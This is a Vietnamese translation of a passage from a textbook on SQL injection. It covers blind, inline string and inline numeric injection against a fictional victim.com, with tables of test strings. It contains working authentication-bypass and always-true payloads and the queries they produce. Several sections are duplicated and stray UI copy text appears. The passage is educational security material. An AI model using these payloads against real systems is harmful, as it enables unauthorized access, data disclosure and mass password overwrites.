Tuy nhiên, nếu bạn nhập giá trị tên người dùng là **user' or '1'='1**, lỗi hiển thị trong **Hình 2.8** sẽ xuất hiện.



Figure 2.8 Blind SQL Injection Example—Always True

Hình 2.8 cho thấy một lỗ hổng trong hệ thống xác thực của Victim Inc. Ứng dụng hiển thị các thông báo lỗi khác nhau khi nhận được tên người dùng hợp lệ, và hơn nữa, trường tên người dùng có vẻ dễ bị tấn công SQL injection.

Khi bạn gặp phải tình huống này, việc kiểm tra bằng cách chèn một điều kiện luôn sai, như được trình bày trong Hình 2.9, có thể hữu ích để xác nhận và kiểm tra rằng giá trị trả về khác biệt.



Figure 2.9 Blind SQL Injection Example—Always False

Sau khi kiểm tra điều kiện luôn sai, bạn có thể xác nhận rằng trường "Username" có thể bị tấn công SQL injection. Tuy nhiên, trường "Password" không bị ảnh hưởng và bạn không thể vượt qua form xác thực.

Form này không hiển thị bất kỳ dữ liệu nào từ cơ sở dữ liệu. Hai điều duy nhất chúng ta biết là:

- Form hiển thị "Invalid password" khi điều kiện "Username" là đúng.
- Form hiển thị "Invalid username or password" khi điều kiện "Username" là sai.

Đây gọi là **blind SQL injection**. Chương 5 sẽ được dành riêng cho các cuộc tấn công SQL injection mù và sẽ giải thích chi tiết về vấn đề này, tuy nhiên, trong phần này, chúng ta sẽ thảo luận về những điều cơ bản.

Blind SQL injection là một kiểu lỗ hổng SQL injection mà trong đó kẻ tấn công có thể thao túng câu lệnh SQL và ứng dụng sẽ trả về các giá trị khác nhau cho điều kiện đúng và sai. Tuy nhiên, kẻ tấn công không thể lấy được kết quả của truy vấn.

Việc khai thác lỗ hổng blind SQL injection cần phải tự động hóa, vì đây là một quá trình mất nhiều thời gian và liên quan đến việc gửi rất nhiều yêu cầu đến máy chủ Web. Chương 5 sẽ thảo luận chi tiết về quá trình khai thác.

Blind SQL injection là một lỗ hổng rất phổ biến, mặc dù đôi khi nó có thể rất tinh vi và có thể không bị phát hiện bởi những người chưa có kinh nghiệm. Hãy xem xét ví dụ sau đây để bạn có thể hiểu rõ hơn về vấn đề này.

Victim Inc. lưu trữ một trang Web trên trang web của mình, gọi là `showproduct.php`. Trang này nhận một tham số gọi là `id`, tham số này xác định duy nhất mỗi sản phẩm trên trang web. Một khách truy cập có thể yêu cầu các trang theo các cách sau:

- <http://www.victim.com/showproduct.php?id=1>
- <http://www.victim.com/showproduct.php?id=2>
- <http://www.victim.com/showproduct.php?id=3>
- <http://www.victim.com/showproduct.php?id=4>

Mỗi yêu cầu sẽ hiển thị chi tiết của sản phẩm cụ thể được yêu cầu như mong đợi. Đến đây, không có gì sai với việc triển khai này. Hơn nữa, Victim Inc. đã chú ý đến việc bảo vệ trang web của mình và không hiển thị bất kỳ lỗi cơ sở dữ liệu nào cho người dùng.

Trong khi thử nghiệm trang web, bạn phát hiện ra rằng ứng dụng sẽ hiển thị sản phẩm đầu tiên trong trường hợp có lỗi tiềm ẩn. Tất cả các yêu cầu sau đây đều hiển thị sản phẩm với `id=1`:

- <http://www.victim.com/showproduct.php?id=attacker>
- <http://www.victim.com/showproduct.php?id=attacker'>
- <http://www.victim.com/showproduct.php?id=>
- <http://www.victim.com/showproduct.php?id=999999999> (sản phẩm không tồn tại)
- <http://www.victim.com/showproduct.php?id=-1>

Cho đến nay, có vẻ như Victim Inc. thực sự đã chú ý đến bảo mật khi triển khai phần mềm này. Tuy nhiên, nếu chúng ta tiếp tục thử nghiệm, chúng ta có thể thấy rằng các yêu cầu sau đây trả về sản phẩm với id=2:

- <http://www.victim.com/showproduct.php?id=3-1>
- <http://www.victim.com/showproduct.php?id=4-2>
- <http://www.victim.com/showproduct.php?id=5-3>

Các yêu cầu này có thể cho thấy rằng ứng dụng đang xử lý các tham số theo cách có thể bị lợi dụng trong các cuộc tấn công SQL injection mù.

Các URL trước đó chỉ ra rằng tham số được chuyển vào câu lệnh SQL và được thực thi theo cách sau:

```
SELECT *
```

```
FROM products
```

```
WHERE idproduct=3-1
```

Cơ sở dữ liệu thực hiện phép trừ và trả về sản phẩm có idproduct=2.

Bạn cũng có thể thực hiện thử nghiệm này với phép cộng; tuy nhiên, cần lưu ý rằng Tổ chức Kỹ thuật Internet (IETF), trong RFC 2396 (Uniform Resource Identifiers (URI): Generic Syntax), quy định dấu cộng (+) là một từ khóa dự trữ cho URIs và cần được mã hóa. Dấu cộng trong mã hóa URL được biểu thị bằng %2B.

Ví dụ về cuộc tấn công cố gắng hiển thị sản phẩm có idproduct=6 sẽ là một trong các URL sau:

- <http://www.victim.com/showproduct.php?id=1%2B5> (giải mã thành id=1+5)
- <http://www.victim.com/showproduct.php?id=2%2B4> (giải mã thành id=2+4)
- <http://www.victim.com/showproduct.php?id=3%2B3> (giải mã thành id=3+3)

Tiếp tục quá trình suy luận, chúng ta có thể chèn các điều kiện sau giá trị id, tạo ra các kết quả đúng và sai:

- <http://www.victim.com/showproduct.php?id=2 or 1=1>
-- trả về sản phẩm đầu tiên
- <http://www.victim.com/showproduct.php?id=2 or 1=2>
-- trả về sản phẩm thứ hai

Trong yêu cầu đầu tiên, câu lệnh `or 1=1` khiến cơ sở dữ liệu trả về tất cả các sản phẩm. Cơ sở dữ liệu nhận thấy điều này như một sự bất thường và hiển thị sản phẩm đầu tiên.

Trong yêu cầu thứ hai, câu lệnh `or 1=2` không tạo ra sự khác biệt trong kết quả, và vì vậy, quá trình thực thi tiếp tục mà không thay đổi.

Bạn có thể nhận ra rằng có một số biến thể của cuộc tấn công, dựa trên cùng một nguyên lý. Ví dụ, chúng ta có thể đã chọn sử dụng toán tử logic AND, thay vì OR. Trong trường hợp đó:

- `http://www.victim.com/showproduct.php?id=2 and 1=1`
-- trả về sản phẩm thứ hai
- `http://www.victim.com/showproduct.php?id=2 and 1=2`
-- trả về sản phẩm đầu tiên

Như bạn có thể thấy, cuộc tấn công gần như giống nhau, ngoại trừ việc điều kiện đúng trả về sản phẩm thứ hai và điều kiện sai trả về sản phẩm đầu tiên.

Điều quan trọng cần lưu ý là chúng ta đang ở trong tình huống có thể thao túng câu lệnh SQL nhưng không thể lấy được dữ liệu từ nó. Hơn nữa, máy chủ Web gửi phản hồi khác nhau tùy theo điều kiện mà chúng ta gửi. Do đó, chúng ta có thể xác nhận sự tồn tại của lỗ hổng blind SQL injection và bắt đầu tự động hóa việc khai thác.

Xác nhận SQL Injection

Trong phần trước, chúng ta đã thảo luận về các kỹ thuật phát hiện lỗ hổng SQL injection bằng cách can thiệp vào dữ liệu người dùng và phân tích phản hồi từ máy chủ. Khi bạn nhận diện được sự bất thường, bạn luôn cần xác nhận lỗ hổng SQL injection bằng cách tạo ra một câu lệnh SQL hợp lệ.

Mặc dù có những thủ thuật giúp bạn tạo câu lệnh SQL hợp lệ, bạn cần nhận thức rằng mỗi ứng dụng là khác nhau và mỗi điểm SQL injection sẽ là duy nhất. Điều này có nghĩa là bạn sẽ luôn cần phải thực hiện một quá trình thử và sai có hiểu biết.

Việc nhận diện lỗ hổng chỉ là một phần trong mục tiêu của bạn. Mục tiêu cuối cùng của bạn luôn là khai thác các lỗ hổng có sẵn trong ứng dụng được kiểm tra, và để làm điều đó, bạn cần tạo ra một yêu cầu SQL hợp lệ được thực thi trong cơ sở dữ liệu từ xa mà không gây ra bất kỳ lỗi nào. Phần này sẽ cung cấp cho bạn thông tin cần thiết để tiến từ các lỗi cơ sở dữ liệu đến các câu lệnh SQL hợp lệ.

Phân biệt Số và Chuỗi

Để khai thác SQL injection, bạn cần hiểu cơ bản về ngôn ngữ SQL. Bài học đầu tiên để thực hiện khai thác SQL injection là hiểu rằng cơ sở dữ liệu có các loại dữ liệu khác nhau. Những loại dữ liệu này được biểu diễn theo những cách khác nhau và chúng ta có thể chia chúng thành hai nhóm:

- **Số:** biểu diễn mà không cần dấu ngoặc đơn.
- **Tất cả các loại còn lại:** biểu diễn với dấu ngoặc đơn.

Ví dụ về câu lệnh SQL với giá trị số:

```
SELECT * FROM products WHERE idproduct = 3
```

```
SELECT * FROM products WHERE value > 200
```

```
SELECT * FROM products WHERE active = 1
```

Như bạn có thể thấy, khi sử dụng giá trị số, các câu lệnh SQL không sử dụng dấu ngoặc đơn. Bạn sẽ cần phải lưu ý điều này khi tiêm mã SQL vào một trường số, như sẽ thấy trong phần sau của chương.

Ví dụ về câu lệnh SQL với giá trị được bao quanh bởi dấu ngoặc đơn:

```
SELECT * FROM products WHERE name = 'Bike'
```

```
SELECT * FROM products WHERE published_date > '01/01/2009'
```

```
SELECT * FROM products WHERE published_time > '01/01/2009 06:30:00'
```

Như trong các ví dụ trên, các giá trị alphanumeric (chữ cái và số) được bao quanh bởi dấu ngoặc đơn. Đây là cách mà cơ sở dữ liệu cung cấp một "container" cho dữ liệu alphanumeric. Mặc dù hầu hết các cơ sở dữ liệu có thể xử lý các kiểu dữ liệu số ngay cả khi chúng được bao quanh bởi dấu ngoặc đơn, nhưng điều này không phải là thông lệ phổ biến, và các lập trình viên thường sử dụng dấu ngoặc đơn cho các giá trị không phải số. Khi thử nghiệm và khai thác các lỗ hổng SQL injection, bạn sẽ thường xuyên điều khiển một hoặc nhiều giá trị trong điều kiện sau câu lệnh WHERE. Do đó, bạn sẽ cần phải xem xét cách mở và đóng dấu ngoặc khi tiêm vào trường chuỗi để bị tấn công.

Tuy nhiên, cũng có thể biểu diễn một giá trị số trong dấu ngoặc đơn và hầu hết các cơ sở dữ liệu sẽ chuyển đổi giá trị này thành số tương ứng. Microsoft SQL Server là một ngoại lệ đối với quy tắc này, vì toán tử + bị quá tải và được hiểu là phép nối

chuỗi. Trong trường hợp này, cơ sở dữ liệu sẽ hiểu nó như một chuỗi biểu diễn của một số, ví dụ: '2' + '2' = '22', chứ không phải là 4.

Trong ví dụ trên, bạn cũng có thể thấy cách biểu diễn một định dạng ngày. Việc biểu diễn các kiểu dữ liệu ngày/giờ trong các cơ sở dữ liệu khác nhau không tuân theo một chuẩn mực nào và thay đổi rất nhiều giữa các cơ sở dữ liệu. Để tránh những vấn đề này, hầu hết các nhà cung cấp cơ sở dữ liệu đều có tùy chọn sử dụng mặt nạ định dạng (ví dụ: DD-MM-YYYY).

SQL Injection Nội tuyến (Inline SQL Injection)

Trong phần này, tôi sẽ giới thiệu một số ví dụ về SQL injection nội tuyến. SQL injection nội tuyến xảy ra khi bạn thêm một số mã SQL sao cho tất cả các phần của truy vấn gốc đều được thực thi.

Hình 2.10 minh họa một ví dụ về SQL injection nội tuyến.



Figure 2.10 Injecting SQL Code Inline

Chèn Chuỗi SQL Trong Câu Lệnh

Hãy xem một ví dụ minh họa cho kiểu tấn công này để bạn có thể hiểu rõ cách nó hoạt động.

Victim Inc. có một mẫu xác thực để truy cập phần quản trị của trang web của họ. Mẫu xác thực yêu cầu người dùng nhập tên người dùng và mật khẩu hợp lệ. Sau khi gửi tên người dùng và mật khẩu, ứng dụng sẽ gửi một câu truy vấn đến cơ sở dữ liệu để xác thực người dùng. Câu truy vấn có dạng sau:

```
SELECT *
```

```
FROM administrators
```

```
WHERE username = '[USER ENTRY]' AND password = '[USER ENTRY]'
```

Ứng dụng không thực hiện bất kỳ biện pháp kiểm tra nào đối với dữ liệu nhận được, vì vậy chúng ta có toàn quyền kiểm soát những gì gửi đến máy chủ.

Hãy lưu ý rằng dữ liệu nhập vào cho cả tên người dùng và mật khẩu đều được bao quanh bởi hai dấu nháy đơn mà bạn không thể kiểm soát. Bạn sẽ phải nhớ điều này khi tạo ra một câu lệnh SQL hợp lệ. Hình 2.11 cho thấy cách câu lệnh SQL được tạo thành từ dữ liệu nhập vào của người dùng.



Figure 2.11 SQL Statement Creation

Hình 2.11 cho thấy phần của câu lệnh SQL mà bạn có thể thao tác.

Lưu ý

Phần lớn nghệ thuật trong việc hiểu và khai thác lỗ hổng SQL injection nằm ở khả năng tái hiện trong đầu những gì mà nhà phát triển đã mã hóa trong ứng dụng web, và hình dung cách câu lệnh SQL từ xa được thực thi. Nếu bạn có thể tưởng tượng được những gì đang được thực thi phía máy chủ, bạn sẽ dễ dàng nhận ra vị trí cần kết thúc và bắt đầu dấu nháy đơn.

Như tôi đã giải thích trước đó, chúng ta bắt đầu quá trình tìm kiếm bằng cách tiêm đầu vào có thể kích hoạt các bất thường. Trong trường hợp này, chúng ta giả định rằng đang tiêm vào một trường chuỗi, vì vậy cần đảm bảo rằng chúng ta tiêm dấu nháy đơn (').

Khi nhập một dấu nháy đơn vào trường **Username** và nhấn nút **Send**, hệ thống trả về lỗi sau:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Lỗi này cho thấy rằng biểu mẫu này dễ bị tấn công SQL injection. Câu lệnh SQL được tạo ra từ đầu vào trên như sau:

```
SELECT *  
FROM administrators  
WHERE username = '' AND password = '';
```

Cú pháp của truy vấn sai do dấu nháy đơn được thêm vào, và cơ sở dữ liệu ném ra một lỗi, lỗi này sau đó được máy chủ web gửi lại cho phía người dùng.

Mục tiêu

Sau khi xác định được lỗ hổng, mục tiêu trong tình huống này là tạo ra một câu lệnh SQL hợp lệ thỏa mãn các điều kiện do ứng dụng đặt ra để vượt qua cơ chế kiểm tra xác thực.

Chèn ' or '1'='1

Giả định rằng chúng ta đang tấn công một giá trị chuỗi vì **username** thường được biểu diễn bằng chuỗi, và việc thêm dấu nháy đơn trả về lỗi **Unclosed quotation mark**. Dựa trên những lý do này, chúng ta thêm giá trị ' or '1'='1 vào trường **username**, và để trống trường **password**. Đầu vào này sẽ tạo ra câu lệnh SQL sau:

```
SELECT *  
FROM administrators  
WHERE username = " OR '1'='1' AND password = ";
```

Tuy nhiên, câu lệnh này sẽ không trả về kết quả mong muốn. Lý do là **AND** có mức ưu tiên cao hơn **OR**, do đó có thể viết lại câu lệnh SQL như sau để dễ hiểu hơn:

```
SELECT *  
FROM administrators  
WHERE (username = ") OR ('1'='1' AND password = ");
```

Kết quả này không như mong muốn vì nó chỉ trả về các dòng trong bảng **administrators** có **username** hoặc **password** trống.

Thay đổi với ' or 1=1 or '1'='1

Chúng ta có thể thay đổi hành vi này bằng cách thêm một điều kiện **OR** mới như ' or 1=1 or '1'='1':

```
SELECT *
```

```
FROM administrators
```

```
WHERE (username = "") OR (1=1) OR ('1'='1' AND password = "");
```

Câu lệnh mới này khiến truy vấn luôn trả về **TRUE**, từ đó giúp vượt qua quá trình xác thực.

Trường hợp cần trả về chỉ một dòng

Một số cơ chế xác thực không thể bị vượt qua bằng cách trả về tất cả các dòng trong bảng **administrators**. Chúng yêu cầu chỉ một dòng được trả về. Trong các trường hợp này, bạn có thể thử cách sau:

```
admin' and '1'='1' or '1'='1
```

Kết quả là câu lệnh SQL:

```
SELECT *
```

```
FROM administrators
```

```
WHERE username = 'admin' AND 1=1 OR '1'='1' AND password = "";
```

Câu lệnh này sẽ chỉ trả về một dòng có **username** bằng admin. Trong trường hợp này, bạn cần thêm hai điều kiện, nếu không điều kiện **AND password=""** sẽ được áp dụng.

Như tôi đã giải thích trước đó, chúng ta bắt đầu quá trình tìm kiếm bằng cách tiêm đầu vào có thể kích hoạt các bất thường. Trong trường hợp này, chúng ta giả định rằng đang tiêm vào một trường chuỗi, vì vậy cần đảm bảo rằng chúng ta tiêm dấu nháy đơn (').

Khi nhập một dấu nháy đơn vào trường **Username** và nhấn nút **Send**, hệ thống trả về lỗi sau:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Lỗi này cho thấy rằng biểu mẫu này dễ bị tấn công SQL injection. Câu lệnh SQL được tạo ra từ đầu vào trên như sau:

```
SELECT *  
FROM administrators  
WHERE username = '' AND password = '';
```

Cú pháp của truy vấn sai do dấu nháy đơn được thêm vào, và cơ sở dữ liệu ném ra một lỗi, lỗi này sau đó được máy chủ web gửi lại cho phía người dùng.

Mục tiêu

Sau khi xác định được lỗ hổng, mục tiêu trong tình huống này là tạo ra một câu lệnh SQL hợp lệ thỏa mãn các điều kiện do ứng dụng đặt ra để vượt qua cơ chế kiểm tra xác thực.

Chèn ' or '1'='1

Giả định rằng chúng ta đang tấn công một giá trị chuỗi vì **username** thường được biểu diễn bằng chuỗi, và việc thêm dấu nháy đơn trả về lỗi **Unclosed quotation mark**. Dựa trên những lý do này, chúng ta thêm giá trị ' or '1'='1 vào trường **username**, và để trống trường **password**. Đầu vào này sẽ tạo ra câu lệnh SQL sau:

```
SELECT *  
FROM administrators  
WHERE username = " OR '1'='1' AND password = ";
```

Tuy nhiên, câu lệnh này sẽ không trả về kết quả mong muốn. Lý do là **AND** có mức ưu tiên cao hơn **OR**, do đó có thể viết lại câu lệnh SQL như sau để dễ hiểu hơn:

```
SELECT *  
FROM administrators  
WHERE (username = "") OR ('1'='1' AND password = ");
```

Kết quả này không như mong muốn vì nó chỉ trả về các dòng trong bảng **administrators** có **username** hoặc **password** trống.

Thay đổi với ' or 1=1 or '1'='1

Chúng ta có thể thay đổi hành vi này bằng cách thêm một điều kiện **OR** mới như ' or 1=1 or '1'='1:

sql

Sao chép mã

```
SELECT *
```

```
FROM administrators
```

```
WHERE (username = '') OR (1=1) OR ('1'='1' AND password = '');
```

Câu lệnh mới này khiến truy vấn luôn trả về **TRUE**, từ đó giúp vượt qua quá trình xác thực.

Trường hợp cần trả về chỉ một dòng

Một số cơ chế xác thực không thể bị vượt qua bằng cách trả về tất cả các dòng trong bảng **administrators**. Chúng yêu cầu chỉ một dòng được trả về. Trong các trường hợp này, bạn có thể thử cách sau:

sql

Sao chép mã

```
admin' and '1'='1' or '1'='1
```

Kết quả là câu lệnh SQL:

```
SELECT *
```

```
FROM administrators
```

```
WHERE username = 'admin' AND 1=1 OR '1'='1' AND password = '';
```

Điều kiện **OR** mới làm cho câu lệnh luôn trả về **TRUE**, và do đó, chúng ta có thể vượt qua quy trình xác thực. Trong phần trước, bạn đã thấy cách có thể giải quyết kịch bản này bằng cách kết thúc câu lệnh SQL; tuy nhiên, bạn có thể gặp một tình huống mà việc kết thúc câu lệnh không khả thi, do đó kỹ thuật vừa nêu là cần thiết.

Một số cơ chế xác thực không thể bị vượt qua bằng cách trả về tất cả các hàng trong bảng **administrators**, như chúng ta đã làm trong các ví dụ này; chúng có thể yêu cầu chỉ trả về một hàng duy nhất. Trong các kịch bản như vậy, bạn có thể thử cách sau:

```
admin' and '1'='1' or '1'='1
```

Dẫn đến câu lệnh SQL sau:

SELECT *

FROM administrators

WHERE username = 'admin' AND 1=1 OR '1'='1' AND password = '';

Câu lệnh trên sẽ chỉ trả về một hàng có **username** bằng admin. Lưu ý rằng trong trường hợp này, bạn cần thêm hai điều kiện; nếu không, điều kiện **AND password=''** sẽ được áp dụng.

Chúng ta cũng có thể tiêm nội dung SQL vào trường **Password**, điều này có thể dễ dàng hơn trong trường hợp này. Do bản chất của câu lệnh, chúng ta chỉ cần tiêm một điều kiện **TRUE** như ' or '1'=1 để tạo câu truy vấn sau:

SELECT *

FROM administrators

WHERE username = '' AND password = '' OR '1'='1';

Câu lệnh này sẽ trả về toàn bộ nội dung từ bảng **administrators**, từ đó khai thác thành công lỗ hổng.

Bảng 2.1 cung cấp danh sách các chuỗi injection mà bạn có thể cần trong quá trình phát hiện và xác nhận lỗ hổng trong một trường chuỗi.

Bảng 2.1: Chữ ký cho chèn SQL nội tuyến vào trường chuỗi

Kiểm tra chuỗi	Biến thể	Kết quả
'		Kích hoạt lỗi. Nếu thành công, cơ sở dữ liệu sẽ trả về một lỗi.
1' or '1'=1	1') or ('1'=1	Điều kiện luôn đúng. Nếu thành công, nó sẽ trả về mọi dòng trong bảng.
value' or '1'='2	value') or ('1'='2	Không có điều kiện. Nếu thành công, nó sẽ trả về kết quả giống giá trị ban đầu.
1' and '1'='2	1') and ('1'='2	Điều kiện luôn sai. Nếu thành công, nó sẽ không trả về bất kỳ dòng dữ liệu nào từ bảng.
1' or 'ab'='a'+b	1') or ('ab'='a'+b	Kết nối trong Microsoft SQL Server. Nếu thành công, nó sẽ trả về cùng một thông tin như một điều kiện luôn đúng.
1' or 'ab'='a''b	1') or ('ab'='a''b	Kết nối trong MySQL. Nếu thành công, nó sẽ trả về cùng một thông tin như một điều kiện luôn đúng.
1' or	1') or	Kết nối trong Oracle và PostgreSQL. Nếu thành công, nó sẽ trả về cùng một thông tin như một điều kiện luôn đúng.

Kiểm tra chuỗi	Biến thể	Kết quả
'ab'='a' 'b	('ab'='a' 'b	Cùng thông tin như một điều kiện luôn đúng.

Như bạn có thể thấy, trong phần này chúng ta đã đề cập đến những điều cơ bản của việc tiêm chích chuỗi trực tuyến. Tất cả các ví dụ trong phần này đều là các truy vấn SELECT để minh họa rõ ràng kết quả của các lần tiêm chích, tuy nhiên điều quan trọng là phải hiểu hậu quả của việc tiêm chích vào các truy vấn SQL khác.

Hãy tưởng tượng một chức năng thay đổi mật khẩu điển hình trên trang web của Victim Inc., nơi người dùng phải nhập mật khẩu cũ để xác nhận và cung cấp mật khẩu mới. Truy vấn kết quả sẽ có dạng như sau:

```
UPDATE users
```

```
SET password = 'new_password'
```

```
WHERE username = 'Bob' and password = 'old_password'
```

Bây giờ, nếu Bob phát hiện ra một vấn đề SQL injection ảnh hưởng đến trường mật khẩu cũ và chèn 'OR '1'='1, truy vấn kết quả sẽ là:

```
UPDATE users
```

```
SET password = 'new_password'
```

```
WHERE username = 'Bob' and password = 'old_password' OR '1'='1'
```

Bạn có thể thấy hậu quả của cuộc tấn công này không? Đúng như bạn đoán, cuộc tấn công sẽ cập nhật mọi mật khẩu trong bảng `users` thành `new_password`, và vì vậy người dùng sẽ không thể đăng nhập vào ứng dụng nữa.

Việc tưởng tượng và hiểu mã được chạy trên máy chủ là rất quan trọng, cũng như những tác động phụ tiềm ẩn mà việc thử nghiệm của bạn có thể gây ra, để giảm thiểu rủi ro trong quá trình suy luận SQL injection.

Tương tự, một cuộc chèn 'OR '1'='1 trong một truy vấn DELETE có thể dễ dàng xóa toàn bộ nội dung của bảng, và do đó bạn cần phải rất cẩn thận khi thử nghiệm với loại truy vấn này.

Chèn Giá trị Số vào Inline

Trong phần trước, bạn đã thấy một ví dụ về tiêm chích chuỗi trực tuyến để vượt qua cơ chế xác thực. Bây giờ bạn sẽ thấy một ví dụ khác, nơi bạn thực hiện một cuộc tấn công tương tự vào một giá trị số.

Người dùng có thể đăng nhập vào Victim Inc. và truy cập hồ sơ của họ. Họ cũng có thể kiểm tra các tin nhắn gửi đến từ những người dùng khác. Mỗi người dùng có một mã nhận dạng duy nhất (uid), được sử dụng để xác định mỗi người dùng trong hệ thống.

URL để hiển thị các tin nhắn gửi đến người dùng có dạng như sau:

<http://www.victim.com/messages/list.aspx?uid=45>

Khi thử nghiệm với tham số uid và gửi một dấu nhảy đơn, chúng ta nhận được thông báo lỗi sau:

`http://www.victim.com/messages/list.aspx?uid=`

Server Error in '/' Application.

Unclosed quotation mark before the character string ' ORDER BY received; '.

Để thu thập thêm thông tin về truy vấn, chúng ta có thể gửi yêu cầu sau:

`http://www.victim.com/messages/list.aspx?uid=0 having 1=1`

Phản hồi từ máy chủ là:

Server Error in '/' Application.

Column 'messages.uid' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Dựa trên thông tin thu được, chúng ta có thể khẳng định rằng mã SQL chạy trên phía máy chủ sẽ có dạng như sau:

`SELECT *`

`FROM messages`

`WHERE uid=[USER ENTRY]`

`ORDER BY received;`

Hình 2.12 mô tả điểm tiêm chích, cách tạo câu lệnh SQL và tham số để bị tấn công.




Figure 2.12 Visual Representation of a Numeric Injection

Lưu ý rằng việc tiêm một số không yêu cầu phải kết thúc hoặc bắt đầu các dấu nháy đơn. Như tôi đã đề cập trước đây, các giá trị số được cơ sở dữ liệu xử lý mà không cần dấu nháy đơn. Trong ví dụ này, chúng ta có thể tiêm trực tiếp sau tham số uid trong URL.

Trong trường hợp này, chúng ta có quyền kiểm soát đối với các tin nhắn được trả về từ cơ sở dữ liệu. Ứng dụng không thực hiện bất kỳ bước kiểm tra nào đối với tham số uid, do đó chúng ta có thể can thiệp vào các dòng được chọn từ bảng messages. Phương pháp khai thác trong trường hợp này là thêm một điều kiện luôn đúng (hoặc $1=1$), thay vì chỉ trả về các tin nhắn của người dùng của chúng ta, tất cả các tin nhắn đều được hiển thị. URL sẽ như sau:

`http://www.victim.com/messages/list.aspx?uid=45 or 1=1`

Kết quả của yêu cầu này sẽ trả về tin nhắn của tất cả người dùng, như được thể hiện trong Hình 2.13.



Figure 2.13 Exploitation of a Numeric Injection

Kết quả của việc khai thác tạo ra câu lệnh SQL sau:

SELECT *

FROM messages

WHERE uid=45 or 1=1 /* Điều kiện luôn đúng */

ORDER BY received;

Do điều kiện luôn đúng được tiêm vào (or 1=1), cơ sở dữ liệu sẽ trả về tất cả các dòng trong bảng messages, không chỉ những dòng gửi đến người dùng của chúng ta. Trong Chương 4, bạn sẽ học cách khai thác điều này để đọc dữ liệu tùy ý từ bất kỳ bảng nào trong cơ sở dữ liệu, thậm chí từ các cơ sở dữ liệu khác.

Bảng 2.2 cung cấp một bộ sưu tập các chuỗi kiểm tra cho việc tiêm giá trị số.

Kiểm tra chuỗi	Biến thể	Kết quả
'		Kích hoạt lỗi. Nếu thành công, cơ sở dữ liệu sẽ trả về một lỗi.
1+1	3-1	Nếu thành công, nó trả về giá trị giống như kết quả của thao tác.
value + 0		Nếu thành công, nó trả về giá trị giống như yêu cầu ban đầu.
1 or 1=1	1) or (1=1	Điều kiện luôn đúng. Nếu thành công, nó trả về tất cả các dòng trong bảng.
value or 1=2	value) or (1=2	Không có điều kiện. Nếu thành công, nó trả về kết quả giống như giá trị ban đầu.
1 and 1=2	1) and (1=2	Điều kiện luôn sai. Nếu thành công, nó không trả về dòng nào từ bảng.

1 or 'ab' = 'a'+'b'	1) or ('ab' = 'a'+'b'	Kết nối của Microsoft SQL Server. Chèn mã này hợp lệ cho Microsoft SQL Server. Nếu thành công, nó trả về thông tin giống như điều kiện luôn đúng.
1 or 'ab'='a''b'	1) or ('ab'='a' 'b	Kết nối của MySQL. Nếu thành công, nó trả về thông tin giống như điều kiện luôn đúng.
1 or 'ab'='a' 'b'	1) or ('ab'='a' 'b'	Kết nối của Oracle và PostgreSQL. Nếu thành công, nó trả về thông tin giống như điều kiện luôn đúng.

Như bạn có thể thấy từ Bảng 2.2, tất cả các chuỗi tiêm (injection strings) đều tuân theo các nguyên tắc tương tự. Việc xác nhận sự tồn tại của lỗ hổng SQL injection chỉ là vấn đề hiểu được những gì đang được thực thi ở phía máy chủ và tiêm các điều kiện cần thiết cho từng trường hợp cụ thể.

Kết thúc SQL Injection

Có nhiều kỹ thuật để xác nhận sự tồn tại của các lỗ hổng SQL injection. Trong phần trước, bạn đã thấy các kỹ thuật tiêm trực tuyến (inline injection), và trong phần này bạn sẽ thấy cách tạo ra một câu lệnh SQL hợp lệ thông qua việc kết thúc câu lệnh. Kỹ thuật kết thúc SQL injection là một kỹ thuật mà kẻ tấn công tiêm mã SQL và thành công trong việc hoàn tất câu lệnh bằng cách chú thích (comment) phần còn lại của truy vấn, phần này sẽ bị ứng dụng thêm vào.

Hình 2.14 cho thấy một sơ đồ giới thiệu khái niệm kết thúc SQL injection.



Figure 2.14 Terminating SQL Injection

Trong Hình 2.14, bạn có thể thấy rằng mã tiêm (injected code) kết thúc câu lệnh SQL. Ngoài việc kết thúc câu lệnh, chúng ta cần chú thích phần còn lại của truy vấn để nó không bị thực thi.

Cú pháp chú thích trong cơ sở dữ liệu

Như bạn có thể thấy trong Hình 2.14, chúng ta cần một phương thức để ngừng thực thi phần cuối của mã SQL. Yếu tố mà chúng ta sẽ sử dụng là chú thích trong cơ sở dữ liệu. Chú thích trong mã SQL tương tự như chú thích trong bất kỳ ngôn ngữ lập trình nào khác. Chúng được sử dụng để chèn thông tin vào mã và sẽ bị trình thông

dịch bỏ qua. Bảng 2.3 hiển thị cú pháp để thêm chú thích trong các cơ sở dữ liệu Microsoft SQL Server, Oracle, MySQL và PostgreSQL.

Mẹo

Một kỹ thuật phòng thủ bao gồm việc phát hiện và loại bỏ tất cả các khoảng trắng hoặc cắt ngắn giá trị tới khoảng trắng đầu tiên từ dữ liệu nhập vào của người dùng. Các chú thích nhiều dòng có thể được sử dụng để vượt qua những hạn chế này. Giả sử bạn đang khai thác một ứng dụng với cuộc tấn công sau:

<http://www.victim.com/messages/list.aspx?uid=45> or 1=1

Tuy nhiên, ứng dụng loại bỏ các khoảng trắng và câu lệnh SQL trở thành:

SELECT *

FROM messages

